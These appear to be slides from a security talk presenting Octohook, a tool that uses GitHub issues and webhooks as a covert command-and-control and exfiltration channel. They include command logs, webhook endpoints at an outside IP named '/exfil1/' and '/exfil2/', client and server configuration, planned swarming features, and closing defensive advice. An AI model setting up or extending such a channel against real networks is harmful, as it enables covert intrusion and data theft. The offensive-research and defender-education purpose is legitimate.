- **OS Exec** a932e9f5-2501-4c60-b5da-8a61ac244792
  #519 opened 13 days ago by drtkn
- **OS Exec** a932e9f5-2501-4c60-b5da-8a61ac244792
  #518 opened 13 days ago by drtkn
- **OS Exec** a932e9f5-2501-4c60-b5da-8a61ac244792
  #517 opened 13 days ago by drtkn
- **OS Exec** a932e9f5-2501-4c60-b5da-8a61ac244792
  #513 opened 13 days ago by drtkn
- **OS Exec** a932e9f5-2501-4c60-b5da-8a61ac244792
  #512 opened 13 days ago by drtkn




```
lrwxrwxrwx 1 root root 19 Jul 13 2016 w -> /etc/alternatives/w
-rwxr-xr-x 1 root root 1458488 Nov 24 05:53 w3m
-rwxr-xr-x 1 root root 1132 Nov 24 05:53 w3mman
-rwxr-sr-x 1 root tty 27232 Mar 29 2015 wall
-rwxr-xr-x 1 root root 23560 Mar 6 2015 watch
-rwxr-xr-x 1 root root 14200 Sep 3 2016 watchgnupg
-rwxr-xr-x 1 root root 39560 Mar 14 2015 wc
-rwxr-xr-x 1 root root 419080 Jul 5 2016 wget
-rwxr-xr-x 1 root root 47976 Dec 31 2014 whatis
-rwxr-xr-x 1 root root 23512 Mar 29 2015 whereis
lrwxrwxrwx 1 root root 10 Nov 8 2014 which -> /bin/which
-rwxr-xr-x 1 root root 27240 Nov 8 2014 whiptail
-rwxr-xr-x 1 root root 51880 Mar 14 2015 who
-rwxr-xr-x 1 root root 27112 Mar 14 2015 whoami
-rwxr-xr-x 1 root root 67872 Mar 25 2015 whois
-rwxr-xr-x 1 root root 18736 Mar 6
```

drtkn commented 2 minutes ago | Owner

```
2015 w.procps
lrwxrwxrwx 1 root root 23 Jul 13 2016 write -> /etc/alternatives/write
-rwxr-xr-x 1 root root 3357 Jun 11 2013 write-mime-multipart
lrwxrwxrwx 1 root root 29 Jul 13 2016 www-browser -> /etc/alternatives/www-browser
lrwxrwxrwx 1 root root 7 Mar 29 2015 x86_64 -> setarch
lrwxrwxrwx 1 root root 9 Feb 25 2015 x86_64-linux-gnu-addr2line -> addr2line
lrwxrwxrwx 1 root root 2 Feb 25 2015 x86_64-linux-gnu-ar -> ar
lrwxrwxrwx 1 root root 2 Feb 25 2015 x86_64-linux-gnu-as -> as
lrwxrwxrwx 1 root root 7 Feb 25 2015 x86_64-linux-gnu-c++filt -> c++filt
lrwxrwxrwx 1 root root 7 Feb 25 2015 x86_64-linux-gnu-cpp -> cpp-4.9
lrwxrwxrwx 1 root root 7 Dec 25 2014 x86_64-linux-gnu-cpp-4.9 -> cpp-4.9
```

Octohook Content Response Delivery Mechanisms

- Over Git uploads per agent directory
- Issue states and status updated over issue comments



Branch: master ▾ exfil1 / agents / a932e9f5 /


drtkn Issue: 553 Latest commit 22f134d a minute ago

..

a.txt Issue: 553 a minute ago


Scenario: Need tools infiltrated.

Github Server Request / Response polling loop



Avoid asking "Are we there Yet?"


- Throttling (Github and Octohook)
- Manual polling command results
- Inconvenient. Asynchronous but not real time



```
root@slacker> viewhooks                                                16 May 2017 05:31:42
HookId:12005279, Name:web, Active?True, Destination:https://192.34.57.211:8080/exfil1/
HookId:13786207, Name:web, Active?True, Destination:https://192.34.57.211:8081/exfil2/
root@slacker> checkissues                                              16 May 2017 05:32:15
0) 615 [closed@2017-05-16 02:27:45] - File Put
1) 614 [closed@2017-05-16 02:27:36] - OS Exec
2) 613 [closed@2017-05-16 02:25:42] - OS Exec
3) 612 [closed@2017-05-16 02:22:48] - OS Exec
4) 611 [closed@2017-05-15 16:42:14] - File Put
root@slacker> |                                                        16 May 2017 05:32:15
```


Can we Improve?

Octohook: Bidirectional Asynchronous Comms



Before: A Poll from client (OK)

We can make it asynch broadcast (Better)




Octohook: Multi-hook C2 Broker

GitHub Octohook Swarm.

- IPs.
- Ports
- Resources

Github allows up to 20 Web Hooks.




✓ https://192.34.57.211:8080/exfil1/ *(issues and issue_comme...)*


✓ https://192.34.57.211:8081/exfil2/ *(issues and issue_comme...)*

Octohook: Roles


Web Role (Parallel)	Command Role (Exclusive)
Client Side	Client Side
Server Side	Server Side



Octohook: Roles




```
---
# General operating directives
boot: &boot
    # Internal Queue # requests/responses (modify with care)
    queue_watermark: 1000
    # What is out unique opertional agent id
    agentid: 'a932e9f5'
    # Where the logs are
    logfile: 'logs/octohook_client.log'
    # Level of verbosity
    loglevel: 'debug'

# Octohook client side roles: has a command service and an optional web service
# Octohook server side roles: has a command service and a web service
roles:
    # Web service can operate as both roles: {client|server}
    web:
        client: True
        server: False
    # Command service mutually exclusive role: <client|server>
    cmd: 'client'

# Directives to guide interface with Github API
github: &github
```



Client

```
# Directives for the client side
client:
  general:
    github: *github
    boot: *boot
  # Specify how the webserver will bootstrap
  web:
    # IP to listen on
    host: 0.0.0.0
    # Port to listen on
    port: 8081
    # We want to run embedded bottle webserver thread as daemon,
    # no need to see messages from it
    quiet: True
    # Enable debugging of bottle if you need to
    debug: False
    # Communicating securely to Github
    # Use scripts in `util` to generate the needed keys
    certificate: 'keys/server.pem'
    # Routing
    hook_route: '/exfil2/'
  cmd:
    # Where supported request templates are stored
    template_dir: "./templates"
```



Server

```
# Directives for the client side
server:
   general:
      github: *github
      boot: *boot
   # Specify how the webserver will bootstrap
   web:
      # IP to listen on
      host: 0.0.0.0
      # Port to listen on
      port: 8080
      # We want to run embedded bottle webserver thread as daemon,
      # no need to see messages from it
      quiet: True
      # Enable debugging of bottle if you need to
      debug: False
      # Communicating securely to Github
      # Use scripts in `util` to generate the needed keys
      certificate: 'keys/server.pem'
      # Routing
      hook_route: '/exfil1/'
   cmd:
```


Demo

1. Asynchronous Command Execution. Polling
2. Asynchronous Bidirectional Command Response Delivery
3. Asynchronous Content Delivery
4. Auxiliary Features

Octohook C2 Broker Now

- Cross-Platform (Command Role only for now)
- Real time/Asynchronous notification
- On demand response monitoring (Git Issue polling)
- Execute on server, find content and upload to GitHub for retrieval
- Single process embedded command server, and the web server
- Extensible with command plugins.
- Request throttling aware.
- Can be coded for exfiltration.
- Can be coded for infiltration

Octohook C2 Broker What's Next



- Broadcast across all agents. Swarming capability.
- Send commands/receive commands from specific agents.
- Role (re-)assignment.
- Request to specific Agent
- Simultaneous execution on multiple agents.
- Flip C2 direction (e.g. to the inside).

Defense and Mitigation

WebHooks are here to stay. GitHub proxy is just one example.

- Behavioral rules are best to see what is "normal" for your org.

- Allow specific developer workstations access to Github.

- Take a hard look of who and why is using GitHub in your org.
  Chances are Github is probably used everywhere in your org.

- Allow access to only specific Repo paths if possible.

Riding the Social coding and collaboration wave will most likely continue.
- Survey what public cloud portals with webhooks are being used internally.
Slack, CI tools, Video and Meeting software.

Questions?

Code: https://github.com/dsnezhkov/octohook

Follow updates / Stay in touch @Op_nomad

Thank you!